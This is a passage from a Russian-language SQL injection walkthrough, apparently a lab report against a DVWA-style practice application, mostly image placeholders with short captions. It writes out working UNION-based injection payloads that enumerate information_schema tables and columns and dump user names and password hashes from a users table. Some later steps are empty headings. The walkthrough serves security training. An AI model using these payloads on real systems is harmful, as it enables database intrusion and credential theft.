
Выведем все таблицы из information_schema (' and 1=0 union select null, table_name from information_schema.tables #):




Выведите все пользовательские таблицы в information_schema:
 Теперь мы вывели все таблицы из БД information_schema, имена которых начинаются с “user” (' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%# '):




Выведите названия всех столбцов из таблицы users БД information_schema (%' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' # '):




Выведите содержимое определенных ранее столбцов (' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #):



Запишем в файл нужных пользователей и хэши их паролей:



Сохраним в указанный путь:



Отчет о проделанной работе:

